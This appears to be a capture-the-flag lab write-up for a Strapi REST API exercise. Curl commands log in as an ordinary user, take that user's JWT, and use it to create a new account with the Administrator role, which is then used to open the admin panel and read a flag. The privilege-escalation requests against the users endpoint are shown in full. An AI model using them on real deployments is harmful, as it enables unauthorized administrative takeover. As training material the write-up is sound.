



Name	Misconfigured Permissions I
URL	https://attackdefense.com/challengedetails?cid=1928
Type	REST: API Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
    RX packets 1256 bytes 193833 (193.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1400 bytes 7619204 (7.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.160.75.2 netmask 255.255.255.0 broadcast 192.160.75.255
    ether 02:42:c0:a0:4b:02 txqueuelen 0 (Ethernet)
    RX packets 23 bytes 1774 (1.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2346 bytes 12766900 (12.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2346 bytes 12766900 (12.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```



```

root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliott", "password": "elliotalder"}' http://192.160.75.3:1337/auth/local/ | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100    434    100    381    100     53    1587     220  --:--:-- --:--:-- --:--:--   1800
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiYWFWb0IjoxNTcyOTc3NTQ4LCJleHAiOiJlE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o",
  "user": {
    "username": "elliott",
    "id": 2,
    "email": "elliott@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#

```

The response contains the JWT Token for the user.

JWT Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiYWFWb0IjoxNTcyOTc3NTQ4LCJleHAiOiJlE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o
```

Step 4: Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

Command:

```

curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiYWFWb0IjoxNTcyOTc3NTQ4LCJleHAiOiJlE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o"
http://192.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password":
"password", "role": "1" }' | jq

```

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```

root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiYWV0IjozNTcyOTc3NTQ4LCJleHAiOjE1NzU1Njk1NDh9.7boW050qF9rWYjJ-fvTNSMbLrmlqhpu7cFR5fxA_J4o" http://192.160.75.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role": "1" }' | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100    299    100    214    100     85     735    292  --:--:-- --:--:-- --:--:--   1027
{
  "id": 3,
  "username": "test",
  "email": "test@test.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#

```

The request for the creation of the new user succeeded.

Step 5: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: <http://192.160.75.3:1337/admin>

Strapi - Roles & Permissions

192.160.75.3:1337/admin/plugins/users-permissions/auth/login

133%

strapi

Username

test


Password

Remember me

Log in

Forgot your password?

Step 6: Retrieving the secret flag.



Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

1

Delete

Reset

Save

Name

Value

This is the flag

80f6811f6c30735dab68a01372d8b78f

Configure the layout

Edit the fields

Flag: 80f6811f6c30735dab68a01372d8b78f

References:

1. Strapi Documentation (<https://strapi.io/documentation>)